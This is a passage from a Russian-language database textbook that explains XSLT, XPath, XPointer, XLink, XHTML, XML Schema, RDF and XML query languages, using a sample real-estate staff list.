<STAFFLIST xmlns = "http://www.dreamhome.co.uk/branch5/"
           xmlns:hq = "http://www.dreamhome.co.uk/HQ/">
  <STAFF branchNo = "B005">
    <STAFFNO>SL21</STAFFNO>
     ...
    <hq:SALARY>30000</hq:SALARY>
  </STAFF>
</STAFFLIST>
```

29.3.3. Языки XSL и XSLT

Стилем называется формализованное описание способа отображения информационных элементов в броузере. При обработке данных в коде HTML по умолчанию применяется информация о стиле, встроенная в программное обеспечение броузера. Такая возможность обусловлена тем, что набор дескрипторов для HTML является заранее определенным и постоянным. Разработчики могут также предусмотреть иной способ обработки дескрипторов HTML. Для этого применяется спецификация каскадных таблиц стилей (Cascading Stylesheet Specification — CSS). В отличие от HTML, для документов XML не предусмотрены стили, применяемые по умолчанию. Для представления документа XML в броузере также может применяться спецификация CSS, но она не позволяет вносить в документ структурные изменения. Поэтому W3C определил формальную рекомендацию по использованию языка расширяемых таблиц стилей (extensible Stylesheet Language — XSL), который создан специально для определения способа отображения в броузере данных документа XML, а также способа преобразования одного документа XML в другой. Этот язык по своему назначению аналогичен спецификации CSS, но является более мощным.

Расширяемый язык таблиц стилей для поддержки преобразований (extensible Stylesheet Language for Transformations — XSLT) представляет собой подмножество языка XSL. Он одновременно является и языком разметки, и языком программирования, поскольку в нем предусмотрены механизмы преобразования структуры XML в любую другую структуру XML, в формат HTML или в любой другой текстовый формат (такой как SQL). Хотя язык XSLT может применяться

для описания формата вывода Web-страницы на дисплей, его основным достоинством является способность преобразовывать базовые структуры данных, а не просто обеспечивать представление этих структур на устройствах вывода, как в случае CSS.

Язык XSLT имеет большое значение, поскольку он предоставляет механизмы динамического изменения способа отображения документа и фильтрации данных. Этот язык является также достаточно надежным для того, чтобы на нем можно было кодировать прикладные алгоритмы. К тому же он позволяет формировать из полученных данных графические изображения (а не только документы). Язык XSLT позволяет даже обеспечить связь с серверами (особенно в сочетании с модулями сценариев, которые могут быть встроены в код XSLT) и дает возможность формировать соответствующие сообщения непосредственно в коде XSLT. В качестве иллюстрации в листинге 29.5 приведена таблица стилей XSL, применяемая для вывода на экран документа XML, приведенного в листинге 29.2.

Листинг 29.5. Таблица стилей XSL, предназначенная для вывода на экран документа XML, приведенного в листинге 29.2

```
<?xml version="1.0"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/TR/WD-xsl">
<xsl :template match="/">
    <html>
    <body background ="sky.jpg">
    <center><h2><i>DreamHome</i>Estate Agents</h2></center>
    <table border="1" bgcolor="#ffffff ">
    <tr>
        <th bgcolor= "#c0c0c0" bordercolor= "#000000">staffNo</th>
<!-- Повторить для других заголовков столбцов -->
        </tr>
    <XSl:for-each select= "STAFFLIST/STAFF">
        <tr>
            <td bordercolor="#c0c0c0"><xsl:value-of
select="STAFFNO"/>
            </td>
            <td bordercolor="#c0c0c0"><xsl:value-of select=
            "NAME/FNAME"/></td>
<!-- Повторить для других элементов -->
        </tr>
    </xsl:for-each>
    </table>
    </body>
    </html>
</xsl:template>
</xsl:stylesheet>
```

29.3.4. Язык XPath (XML Path)

XPath — это декларативный язык запросов для XML, в котором предусмотрены простые синтаксические конструкции для адресации отдельных частей документа XML [310]. Как описано ниже, этот язык предназначен для использования с языком XSLT (при сопоставлении с шаблоном) и языком XPointer (при обработке адреса). Язык XPath позволяет осуществлять выборку коллекций элементов, ука-

зывая путь, сформированный по такому же принципу, как путь к каталогу. При этом обозначение пути может включать или не включать условные выражения. В языке XPath используется компактный строковый синтаксис, а не структурированный синтаксис, основанный на применении элементов XML, поэтому выражения XPath могут применяться и в атрибутах XML, и в идентификаторах URI.

В языке XPath документ XML рассматривается как логическое (упорядоченное) дерево, в котором узлами обозначаются каждый элемент, атрибут, текст, команда обработки, комментарий, пространство имен и корневой элемент. В основе механизма адресации лежит использование *контекстного узла* (таковым является начальная точка пути) и *пути локализации* (который описывает путь от одной точки документа XML к другой и предоставляет тем самым способ адресации элементов документа XML). Для обозначения абсолютного или относительного местонахождения элемента в документе может применяться язык XPointer. Путь локализации состоит из ряда так называемых *шагов,* разделяемых символом косой черты (/), который выполняет такую же функцию, как и символ / в пути к каталогу (отсюда и происходит термин *путь локализации).* Каждый символ косой черты позволяет перейти на более низкий уровень древовидного представления по сравнению с предыдущим шагом.

Каждый шаг состоит из *базиса* (basis) и необязательных предикатов, а базис состоит из *имени оси* и *условия проверки узла.* Условие проверки узла позволяет определить тип узла в документе. Обычно в нем проверяется имя элемента, но могут также применяться такие функции, как `text()` (для проверки того, является ли узел текстовым) или `node()` (для проверки узла любого типа). В языке XPath определено 13 типов осей, включая ancestor (предок), attribute (атрибут) и child (потомок). Например, как показано на рис. 29.4, элемент STAFF имеет ось child, которая состоит из пяти узлов (STAFFNO, NAME, POSITION, DOB и SALARY). Предикат должен быть заключен в квадратные скобки и находиться после базиса. Если элемент содержит больше одного субэлемента, для выборки конкретного субэлемента может применяться конструкция `[position() = positionNumber]`, где `positionNumber` — номер позиции, начинающийся с 1. В языке XPath поддерживается полный и сокращенный синтаксис. Некоторые примеры путей локализации показаны в табл. 29.2.

Таблица 29.2. Некоторые примеры путей локализации

Путь локализации	Назначение
`.`	**Выбирает** контекстный узел
`..`	Выбирает родительский узел (предок) контекстного узла
/	Выбирает корневой узел или служит в качестве разделителя между шагами в пути
//	Выбирает дочерние узлы (потомков) текущего узла
`/child::`STAFF	Выбирает асе элементы STAFF, являющиеся дочерними узлами корневого узла
`child::`STAFF (или просто STAFF)	Выбирает все элементы STAFF, являющиеся дочерними узлами контекстного узла
attribute т : `branchNo` (или просто `@branchNo`)	Выбирает атрибут `branchNo` **контекстного узла**
`attribute::*` (или просто `@*`)	Выбирает все атрибуты контекстного узла

Окончание табл. 29.2

Путь локализации	Назначение
child: :STAFF[3]	Выбирает третий элемент STAFF, являющийся дочерним узлом контекстного узла
/child: : STAFF [®branchNo = "B005"]	Выбирает все элементы STAFF, которые имеют атрибут со значением branchNo, равным B005
/child: :STAFF[@branchNo = "B005"] [position()=1]	Выбирает первый элемент STAFF, который имеет атрибут со значением branchNo, равным B005

29.3.5. Язык XPointer (XML Pointer)

Язык XPointer предоставляет доступ к значениям атрибутов или к содержимому элементов, находящихся в любом месте документа XML [315]. Любой указатель XPointer по сути представляет собой выражение XPath, входящее в идентификатор URI. Кроме всего прочего, язык XPointer позволяет сформировать ссылки на разделы текста, выбрать конкретные элементы или атрибуты и перейти с одного элемента на другой. Этот язык дает возможность также осуществить выборку информации, содержащейся более чем в одном наборе узлов, тогда как с помощью языка XPath эту задачу выполнить невозможно.

Кроме определения узлов, в языке XPointer определяются также точки и диапазоны, которые в сочетании с узлами позволяют обозначить местонахождение данных. *Точка* — это позиция в документе XML, а *диапазон* обозначает всю структуру и информационное наполнение XML между начальной и конечной точками, причем и та и другая могут находиться в середине узла. Например, следующий указатель XPointer обозначает диапазон, который начинается с начала дочернего элемента STAFF, имеющего значение атрибута branchNo, равное B005, и оканчивается в конце дочернего элемента STAFF, имеющего значение атрибута branchNo, равное B003:

```
XPointer(/child::STAFF[attribute::branchNo = "B005"] to
         /child::STAFF[attribute::branchNo = "B003"])
```

В рассматриваемом примере такая конструкция позволяет выполнить выборку обоих узлов STAFF.

29.3.6. Язык XLink (XML Linking)

Язык XLink позволяет вставлять в документы XML специальные элементы, с помощью которых можно создавать и описывать ссылки между ресурсами [316]. В нем применяется синтаксис XML для создания структур, позволяющих описывать ссылки, аналогичные простым, однонаправленным гиперссылкам HTML, а также более сложные ссылки. Ссылки XLink могут относиться к одному из двух типов: простым и расширенным. *Простая ссылка* соединяет источник с ресурсом назначения, а *расширенная ссылка* соединяет произвольное количество ресурсов. Кроме того, этот язык предоставляет возможность хранить ссылки в отдельной базе данных (называемой *базой ссылок* — linkbase). Тем самым предоставляется возможность достичь в определенной степени независимости от местонахождения ресурсов: даже в случае изменения ссылок исходные документы XML остаются неизменными, и обновления вносятся только в базу ссылок.

29.3.7. Язык XHTML

Язык XHTML (extensible HTML — расширяемый язык HTML) версии 1.0 представляет собой язык HTML 4.01, переформулированный на языке XML 1.0. Он предназначен для использования в качестве языка HTML следующего поколения и по сути представляет собой более строгую и четко сформулированную версию HTML. Например, в нем предусмотрены следующие требования:

- имена дескрипторов и атрибутов должны быть обозначены прописными буквами;
- все элементы XHTML должны иметь конечный дескриптор;
- значения атрибутов должны быть заключены в кавычки, а сокращенный способ их обозначения не допускается;
- вместо атрибута name должен применяться атрибут ID;
- документы должны соответствовать правилам XML.

29.3.8. Определение XML Schema

В спецификации XML 1.0 для определения модели информационного наполнения (допустимого порядка следования и вложенности элементов), а также (в ограниченной степени) типов данных атрибутов документа XML предусмотрено использование механизма DTD, но этот механизм имеет целый ряд недостатков:

- определения DTD оформляются с помощью синтаксиса, отличного от XML;
- в них отсутствует поддержка пространств имен;
- они позволяют определить лишь крайне ограниченный набор типов данных.

Поэтому возникла необходимость предусмотреть более полный и строгий метод определения модели информационного наполнения документа XML. Спецификация XML Schema, разработанная W3C, лишена указанных недостатков и обладает гораздо большей выразительной мощью по сравнению с определениями DTD [317]. Дополнительные возможности представления данных позволяют обеспечить гораздо более надежный обмен данными XML между приложениями Web по сравнению с использованием инструментальных средств проверки допустимости, разработанных с учетом требований только конкретного приложения. Схема XML представляет собой определение конкретной структуры XML (ее организации и применяемых в ней типов данных). Язык XML Schema описывает способ определения в схеме элемента каждого типа и позволяет указать типы данных, связанных с каждым элементом. Схема сама является документом XML, в котором используются элементы и атрибуты, выражающие семантику схемы. А поскольку схема — документ XML, то ее можно редактировать и обрабатывать с помощью таких же инструментальных средств, какие применяются для обработки описанного ею документа XML. В этом разделе рассмотрен пример создания схемы XML для документа XML, приведенного в листинге 29.2.

Простые и сложные типы

Вероятно, один из **самых простых способов создания схемы XML состоит в отслеживании структуры документа и определении каждого** элемента **по мере его обнаружения. Элементы, содержащие другие элементы, относятся к типу сложных элементов** complexType. Например, **обнаружив корневой элемент** STAFFLIST, **можно** определить, **что он относится к типу** complexType. **Список дочерних элементов** элемента STAFFLIST **описывается с помощью** элемента sequence. **Он относится к типу** элемента-составителя **(compositor), который** определяет упорядоченную **последовательность субэлементов:**

```
<xsd:element name = "STAFFLIST">
  <xsd:complexType>
    <xsd:sequence>
    <!-- Здесь должны находиться определения дочерних элементов -->
    </xsd:sequence>
  </xsd:complexType>
</xsd:element>
```

Каждый из элементов в схеме обозначен типовым префиксом xsd:, который связан с пространством имен W3C XML Schema с помощью объявления xmlns:xsd="http://www.w3.org/2000/10/XMLSchema" (это объявление помещено в элемент schema). Элементы STAFF и NAME также содержат субэлементы и могут быть определены аналогичным образом. Элементы, не имеющие субэлементов или атрибутов, относятся к простому типу simpleType. Например, элементы STAFFNO, DOB и SALARY можно представить следующим образом:

```
<xsd:element name = "STAFFNO" type = "xsd:string"/>
<xsd:element name = "DOB" type = "xsd:date"/>
<xsd:element name = "SALARY" type = "xsd:decimal"/>
```

Эти элементы объявлены с помощью заранее определенных типов W3C XML Schema, т.е. string, date и decimal, а для обозначения их принадлежности к словарю XML Schema введен префикс xsd:. Кроме того, атрибут branchNo, который должен всегда занимать последнюю позицию, может быть объявлен следующим образом:

```
<xsd:attribute name="branchNo" type="xsd:string"/>
```

Кардинальность

Язык XML Schema позволяет представить кардинальность некоторого элемента с помощью атрибутов minOccurs (минимальное количество вхождений) и maxOccurs (максимальное количество вхождений). Для обозначения необязательного элемента атрибуту minOccurs присваивается значение 0, а для указания на то, что максимальное количество вхождений не ограничено, атрибуту maxOccurs может быть присвоено значение unbounded. В качестве значения любого незаданного атрибута принимается по умолчанию 1. Например, поскольку элемент DOB является необязательным, для обозначения этого может быть предусмотрена следующая конструкция:

```
<xsd:element name="DOB" type="xsd:date" minOccurs="0"/>
```

А для регистрации вплоть до трех имен ближайших родственников (Next-Of-Kin — NOK) каждого сотрудника компании можно применить конструкцию

```
<xsd:element name="NOK" type="xsd:string" minOccurs="0"
maxOccurs="3"/>
```

Ссылки

Хотя метод, описанный выше (который предусматривает разработку определения для каждого обнаруженного элемента), является относительно простым, он не позволяет добиться глубокой вложенности встроенных определений, а полученная в результате схема может оказаться неудобной для чтения и сопровождения. Поэтому для создания схемы применяется также подход с использова-

нием ссылок (reference) на объявления элементов и атрибутов, находящихся в области определения того элемента, в котором они используются. Например, можно определить элемент STAFFNO следующим образом:

```
<xsd:element name="STAFFNO" type="xsd:string"/>
```

и использовать это определение в схеме каждый раз, когда встречается элемент STAFFNO, как показано ниже.

```
<xsd:element ref="STAFFNO"/>
```

Если в документе XML имеется много ссылок на какой-то элемент, в данном случае STAFFNO, то использование ссылок позволяет хранить его определение только в одном месте и тем самым повысить удобство сопровождения схемы.

Определение новых типов

В языке XML Schema предусмотрен третий механизм создания элементов атрибутов на основе объявления новых типов данных. Применяемый при этом способ аналогичен определению класса, а затем использованию его для создания объекта. В частности, могут быть определены простые типы для элементов PCDATA или атрибутов, а также сложные типы для элементов. Новым типам присваиваются имена, а их определения размещаются за пределами объявлений элементов и атрибутов. Например, новый простой тип для элемента STAFFNO можно определить следующим образом:

```
<xsd:simpleType name="STAFFNOTYPE">
  <xsd:restriction base="xsd:string">
    <xsd:maxLength value="5"/>
  </xsd:restriction>
</xsd:simpleType>
```

Этот новый тип определен как ограничение (restriction) данных типа string из пространства имен XML Schema (атрибут base), а также указано, что он имеет максимальную длину 5 символов (элемент maxLength называется *фасетом)*. В спецификации XML Schema предусмотрено 15 фасетов, в том числе length, minLength, minInclusive и maxInclusive. Двумя другими чрезвычайно удобными фасетами являются pattern и enumeration. Элемент pattern определяет регулярное выражение, с которым должно сопоставляться проверяемое значение. Например, на элемент STAFFNO может быть наложено ограничение, чтобы его значение состояло из двух прописных символов, за которыми следуют от одной до трех цифр (например, SG5, SG37, SG999). Это требование можно представить на языке XML Schema с помощью следующего шаблона pattern:

```
<xsd:pattern value="[A-Z]{2}[0-9]{1,3}">
```

Элемент enumeration позволяет ограничить простой тип набором различимых значений. Например, на элемент POSITION, содержащий данные о должности, можно наложить ограничение, согласно которому он может иметь только значения Manager, Supervisor или Assistant. Такое требование можно представить в схеме с помощью следующего перечисления enumeration:

```
<xsd:enumeration value="Manager"/>
<xsd:enumeration value="Supervisor"/>
<xsd:enumeration value="Assistant"/>
```

Группы

Язык XML Schema позволяет вводить в схему определения групп элементов и групп атрибутов. Группа — это не тип данных, а конструкция, применяемая как контейнер и содержащая некоторый набор элементов или атрибутов. Например, данные о сотрудниках компании могут быть представлены в виде группы следующим образом:

```
<xsd:group name="STAFFTYPE">
  <xsd:sequence>
    <xsd:element  name="STAFFNO"  type="STAFFNOTYPE"/>
    <xsd:element name="POSITION" type="POSITIONTYPE"/>
    <xsd:element name="DOB" type="xsd:date"/>
    <xsd:element name="SALARY" type="xsd:decimal"/>
  </xsd:sequence>
</xsd:group>
```

После обработки этой конструкции создается именованная группа STAFFTYPE, представляющая собой последовательность элементов (для упрощения здесь показаны только некоторые элементы STAFF). В определении схемы можно также создать элемент STAFFLIST со ссылкой на группу, определенную как последовательность в количестве нуль или больше элементов STAFFTYPE, следующим образом:

```
<xsd:element  name="STAFFLIST">
  <xsd:complexType>
    <xsd:sequence>
      <xsd:group  ref="STAFFTYPE"  minOccurs="0"
                                   maxOc curs="unbounded"/>
    </xsd:sequence>
  </xsd:complexType>
</xsd:element>
```

Элементы-составители choice и all

Как указано выше, sequence — это представитель одного из типов элемента-составителя (compositor). Предусмотрены еще два типа элементов-составителей: choice и all. Элемент-составитель choice определяет возможность выбора между несколькими допустимыми элементами или группами элементов, а элемент-составитель all определяет неупорядоченный набор элементов. Например, такую ситуацию, при которой имя сотрудника компании может быть обозначено только одной строкой или сочетанием двух строк (с именем и фамилией), можно отразить с помощью следующей конструкции:

```
<xsd:group name="STAFFNAMETYPE">
  <xsd:choice>
    <xsd:element name="NAME" type="xsd:string"/>
    <xsd:sequence>
      <xsd:element name="FNAME" type="xsd:string"/>
      <xsd:element name="LNAME" type="xsd:string"/>
    </xsd:sequence>
  </xsd:choice>
</xsd:group>
```

Списки и объединения

Для создания списков элементов, разделенных пробелами, применяется элемент `list`. Например, список, содержащий табельные номера сотрудников компании, может быть создан следующим образом:

```
<xsd:simpleType name="STAFFNOLIST">
  <xsd:list itemType=STAFFNOTYPE/>
</xsd:simpleType>
```

Ниже приведен пример применения этого типа в документе XML.

```
<STAFFNOLIST>"SG5" "SG37" "SG999"</STAFFNOLIST>
```

Теперь на основе списка этого типа может быть определен новый тип, представляющий собой некоторую форму ограничения, например, может быть объявлен ограниченный список, количество элементов в котором равно 10, следующим образом:

```
<xsd:simpleType name="STAFFNOLIST10">
  <xsd:restriction base="STAFFNOLIST">
    <xsd:Length value="10"/>
  </xsd:restriction>
</xsd:simpleType>
```

Простые типы (называемые также *элементарными)* и списки позволяют определять значения элементов или атрибутов, состоящие из одного или нескольких экземпляров некоторого элементарного типа. В отличие от этого, тип объединения позволяет выбирать значения элемента или атрибута из одного или нескольких экземпляров одного типа, выбранных из объединения нескольких элементарных типов или списков. Применяемый при этом формат аналогичен объявлению choice, описанному выше, поэтому здесь не приведено его подробное описание. Заинтересованный читатель может обратиться к документу W3C XML Schema [317]. Пример схемы XML для документа XML, приведенного в листинге 29.2, показан в листинге 29.6.

Листинг 29.6. Схема XML для документа XML, приведенного в листинге 29.2

```
<?xml version= "1.0" encoding= "UTF-8"?>
<xsd:schema xmlns:xsd= "http://www.w3.org/2000/10/XMLSchema">
<!-- Создать группу для STAFFLIST -->
<xsd:group name="STAFFLISTGROUP">
    <xsd:element name="STAFFLIST">
        <xsd:complexType>
            <xsd:sequence>
               <xsd:group ref="STAFFTYPE" minOccurs="0"
                          maxOccurs="unbounded"/>
            </xsd:sequence>
        </xsd:complexType>
    </xsd:element>
</xsd:group>
<!-- Создать тип для элемента STAFFNO -->
<xsd:simpleType name="STAFFNOTYPE">
    <xsd:restriction base="xsd:string">
        <xsd:maxLength value="5"/>
        <xsd:pattern value="[A-Z]{2}[0-9]{1,3}">
```

```
    </xsd:restriction>
</xsd:simpleType>
<!-- Создать тип для атрибута branchNo -->
<xsd:simpleType name="BRANCHNOTYPE">
    <xsd:restriction base="xsd:string">
        <xsd:maxLength value="4"/>
        <xsd:pattern value="[A-Z] [0-9]{3}">
    </xsd:restriction>
</xsd:simpleType>
<!-- Создать тип для элемента POSITION ->
<xsd:simpleType name="POSITIONTYPE">
    <xsd:restriction base="xsd:string">
        <xsd:enumeration value="Manager"/>
        <xsd:enumeration value="Supervisor"/>
        <xsd:enumeration value="Assistant"/>
    </xsd: restriction>
</xsd:simpleType>
<!-- Создать группу для элемента STAFF -->
<xsd:group name="STAFFTYPE">
    <xsd:element name="STAFF" >
        <xsd:complexType>
            <xsd:sequence>
                <xsd:element name="STAFFNO"  type="STAFFNOTYPE"/>
                <xsd:element name="NAME">
                    <xsd:complexType>
                        <xsd:sequence>
                          <xsd:element name="FNAME"
type="xsd:string"/>
                          <xsd:element name="LNAME"
type="xsd:string"/>
                        </xsd:sequence>
                    </xsd:complexType>
                </xsd:element>
                <xsd:element name="POSITION" type="POSITIONTYPE"/>
                <xsd:element name="DOB" type="xsd:date"/>
                <xsd:element name="SALARY" type="xsd:decimal"/>
                <xsd:attribute name="branchNo" type="BRANCHNOTYPE"/>
            <xsd:sequence>
        </xsd:complexType>
    </xsd:element>
</xsd:group>
</xsd:schema>
```

Ограничения

В предыдущих разделах уже рассматривались некоторые примеры применения фасетов для проверки допустимости данных, применяемых в документе XML. В спецификации XML Schema предусмотрено также средство определения ограничений уникальности и соответствующих ссылочных ограничений, которые должны соблюдаться в определенном диапазоне значений данных, основанных на использовании средств XPath. В этом разделе рассматриваются ограничения двух типов: *ограничения уникальности* и *ограничения по ключу*.

Ограничения уникальности

Для определения ограничения уникальности должен быть задан элемент unique, определяющий элементы или атрибуты, которые должны быть уникальными. Например, можно определить ограничение уникальности по данным, состоящим из фамилии и даты рождения (Date Of Birth — DOB) сотрудника компании, с помощью следующей конструкции:

```
<xsd:unique name="NAMEDOBUNIQUE">
  <xsd:selector xpath="STAFF"/>
  <xsd:field xpath="NAME/LNAME"/>
  <xsd:field xpath="DOB"/>
</xsd:unique>
```

Местонахождение уникального элемента в схеме позволяет определить контекстный узел, на который распространяется такое ограничение. В данном случае дескриптор, задающий ограничение, следует за элементом STAFF; тем самым указано, что это ограничение должно быть уникальным только в контексте элемента STAFF, аналогично тому, как определяется ограничение на отношении в реляционной СУБД. Выражения XPath, заданные в следующих трех элементах, являются относительными к контекстному узлу. Первое выражение XPath с элементом selector задает элемент, на который распространяется ограничение уникальности (в данном случае STAFF), а следующие два элемента field указывают узлы, которые должны проверяться на уникальность.

Ограничения по ключу

Ограничение по ключу аналогично ограничению уникальности, за исключением того, что проверяемое с помощью него значение не должно быть пустым. Оно также позволяет ссылаться на ключ. В следующем примере показано ограничение по ключу, заданное на узле STAFFNO:

```
<xsd:key name="STAFFNOISKEY">
  <xsd:selector xpath="STAFF"/>
  <xsd:field xpath="STAFFNO"/>
</xsd:key>
```

Еще один тип ограничения позволяет ограничивать ссылки значениями указанных ключей. Например, атрибут branchNo в конечном итоге предназначен для указания некоторого отделения компании. Если предположить, что соответствующий элемент создан с ключом BRANCHNOISKEY, то значение этого атрибута можно ограничить значениями ключа следующим образом:

```
<xsd:keyref name="BRANCHNOREF" refer "BRANCHNOISKEY">
  <xsd:selector xpath="STAFF"/>
  <xsd:field xpath="@branchNo"/>
</xsd:keyref>
```

29.3.9. Инфраструктура описания ресурсов (RDF)

Очевидно, что спецификация XML Schema предоставляет более полный и строгий метод определения модели информационного наполнения документа XML, чем определения DTD. Но она все же не обеспечивает поддержку необходимого уровня семантической функциональной совместимости. Например, если два приложения должны обмениваться информацией с помощью XML, то назначение и подразумеваемый смысл применяемых при этом документов должны

быть согласованы с той структурой данных, которая ими формируется. Но для этого необходимо сформировать модель предметной области с описанием данных, которые требуются для того и иного приложения. Это позволяет четко определить, какие данные должны передаваться в прямом и обратном направлениях от одного приложения к другому. Такую модель обычно принято описывать в терминах объектов или отношений (например, в предыдущих главах для этой цели использовался язык UML). А поскольку схема XML описывает только синтаксическую структуру документа, одна и та же модель предметной области может быть представлена в виде схемы XML многими разными способами. Поэтому невозможно определить непосредственное соответствие между моделью предметной области и определенной схемой [99]. Эта проблема становится еще более сложной, если в обмене информацией должны участвовать не два, а несколько приложений. В таком случае недостаточно просто установить соответствие между несколькими схемами XML, поскольку задача здесь заключается не в преобразовании одной синтаксической структуры в другую, а в установлении соответствия между объектами и отношениями, принадлежащими к нескольким предметным областям. Таким образом, для решения описанной выше задачи необходимо пройти следующие три этапа:

- восстановить первоначальные модели предметных областей из схем XML;
- определить соответствия между объектами моделей предметных областей;
- определить механизмы преобразования для документов XML, например с помощью языка XSLT.

Эти этапы на практике иногда становятся очень сложными, поэтому может оказаться, что язык XML хорошо подходит для обмена данными только между приложениями, для которых уже известна модель информационного наполнения, но плохо подходит для тех ситуаций, когда к обмену данными присоединяются все новые и новые приложения. Поэтому требуется другой общепризнанный язык, позволяющий описывать интересующие предметные области.

Инфраструктура описания ресурсов (Resource Description Framework — RDF), разработанная под эгидой W3C, представляет собой информационную среду, которая обеспечивает кодирование, обмен и повторное применение структурированных метаданных [311]. Эта инфраструктура обеспечивает функциональную совместимость метаданных различных приложений за счет применения таких проектных механизмов, которые позволяют создавать общепринятые соглашения по семантике, синтаксису и структуре документов. Инфраструктура RDF не определяет семантику каждой рассматриваемой предметной области, а предоставляет возможность создавать по мере необходимости элементы метаданных для таких предметных областей. В инфраструктуре RDF в качестве общего синтаксиса для обмена и обработки метаданных применяется язык XML. С помощью средств языка XML создаются модели данных RDF, структура которых обеспечивает описание семантики, а также позволяет создавать единообразное описание и обеспечивать обмен стандартизированными метаданными.

Модель данных RDF

Простейшая модель данных RDF состоит из трех объектов.

- Ресурс. Ресурсом является все, что может иметь идентификатор URI, например Web-страница, ряд Web-страниц или даже часть Web-страницы, такая как элемент XML.
- Свойство. Это — конкретный атрибут, который служит для описания ресурса. Например, атрибут Author может использоваться для описания лица, подготовившего конкретный документ XML.

- Оператор. Это — конструкция, состоящая из сочетания ресурса, свойства и значения. Компоненты оператора RDF принято называть "субъектом", "предикатом" и "объектом". Например, утверждение "The Author of http://www.dreamhome.co.uk/staff_list.xml is John White" (Автором документа... является Джон Уайт) представляет собой оператор.

Последний может быть выражен в инфраструктуре RDF следующим образом:

```
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
         xmlns:s="http://www.dreamhome.co.uk/schema/">
  <rdf:Description
about="http://www.dreamhome.co.uk/staff_list.xml">
       <s:Author>John White</s:Author>
  </rdf:Description>
</rdf:RDF>
```

Эта информация может также быть представлена схематически с помощью направленного размеченного графа, показанного на рис. 29.5, *а*. А если бы потребовалось представить информацию с описанием автора, то данные о нем можно было бы промоделировать в виде ресурса, как показано на рис. 29.5, *б*. В данном случае для описания таких метаданных может применяться следующий фрагмент XML:

```
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
         xmlns:s="http://www.dreamhome.co.uk/schema/">
  <rdf:Description
about="http://www.dreamhome.co.uk/staff_list.xml">
       <s:Author
rdf:resource="http://www.dreamhome.co.uk/Author_001"/>
  </rdf:Description>
  <rdf:Description about="http://www.dreamhome.co.uk/Author_001">
       <s:Name>John White</s:Name>
       <s:e-mail>white@dreamhome.co.uk</s:e-mail>
  </rdf:Description>
</rdf:RDF>
```

Схема RDF

Схема RDF позволяет представить информацию о классах, входящих в схему, в том числе об их свойствах (атрибутах) и о связях между ресурсами (классами). Иначе говоря, механизм определения схемы RDF предоставляет базовую систему типов для использования в моделях RDF, аналогично схеме XML [314]. Схема RDF позволяет определить ресурсы и свойства (например, `rdfs:Class` и `rdfs:subClassOf`), которые используются при определении схем для конкрет-




Рис. 29.5. Примеры форматов представления: а) представление информации об авторе в виде свойства; б) представление информации об авторе в виде ресурса

ных приложений. Схемы RDF предоставляют также возможность определить некоторую часть ограничений, в частности указать необходимую кардинальность и определить допустимые свойства экземпляров классов.

Для определения схемы RDF применяется декларативный язык, созданный под влиянием идей из области представления знаний (например, семантических сетей и логики предикатов), а также моделей представления схем баз данных, таких как двоичные реляционные модели, например NIAM [227], и моделей данных на основе графов. Более полное описание инфраструктуры RDF и схемы RDF выходит за рамки данной книги, и заинтересованный читатель для получения дополнительной информации может обратиться к документам W3C [311], [314].

29.4. Языки запросов XML

Языки запросов позволяют решать такие хорошо изученные задачи обеспечения функционирования баз данных, как выборку, модификацию и интеграцию данных. Но два стандартных языка запросов для СУБД, описанных в предыдущих главах (а именно SQL и OQL), не могут непосредственно применяться для работы с данными XML в связи с нерегулярной структурой этих данных. Тем не менее данные XML аналогичны слабоструктурированным данным, которые описаны в разделе 29.1. Для обработки документов XML может применяться целый ряд языков слабоструктурированных запросов, включая XML-QL [100], UnQL [42] и XQL компании Microsoft [259]. В этих языках для перемещения по вложенной структуре XML применяется так называемое *обозначение пути.* Например, в языке XML-QL для описания части документа, подлежащей выборке, используется вложенная структура, подобная XML, а в результате создается искомая структура XML. Например, для выборки фамилий сотрудников, имеющих заработную плату свыше 30 000 фунтов стерлингов, может использоваться следующий запрос:

```
WHERE <STAFF>
    <SALARY> $S </SALARY>
    <NAME><FNAME> $F </FNAME> <LNAME> $L </LNAME></NAME>
    </STAFF> IN "http://www.dreamhome.co.uk/staff.xml"
    $S > 30000
CONSTRUCT <LNAME> $L </LNAME>
```

Разработано много различных подходов к решению указанной задачи, но в этом разделе в основном рассматриваются следующие:

- способы дополнения модели данных Lore и языка запросов Lorel для обработки XML;
- применение результатов исследований рабочей группы W3C Query Working Group.

29.4.1. Дополнение модели данных Lore и языка запросов Lorel для обработки XML

Общие сведения о СУБД Lore и языке Lorel см. в разделе 29.1.2. После выхода в свет спецификации XML была проведена доработка системы Lore для обеспечения поддержки XML [129]. В новой модели данных Lore, основанной на языке XML, каждый элемент XML рассматривается как пара (eid, value), где eid — уникальный идентификатор элемента, а value — строка или сложное значение, содержащее одну из следующих конструкций:

- дескриптор со строковым значением, соответствующий дескриптору XML для данного элемента;
- упорядоченный список пар, состоящих из имени и значения атрибута, в которых значение относится к основному типу (например, integer или string), типу ID, IDREF или IDREFS;
- упорядоченный список субэлементов перекрестных ссылок в виде (label, eid), где label представляет собой строку (субэлементы перекрестных ссылок вводятся с помощью идентификаторов ссылок IDREF или IDREFS);
- упорядоченный список обычных субэлементов в виде (label, eid), где label — строка (обычные субэлементы вводятся с помощью средств обеспечения лексической вложенности элементов документа XML).

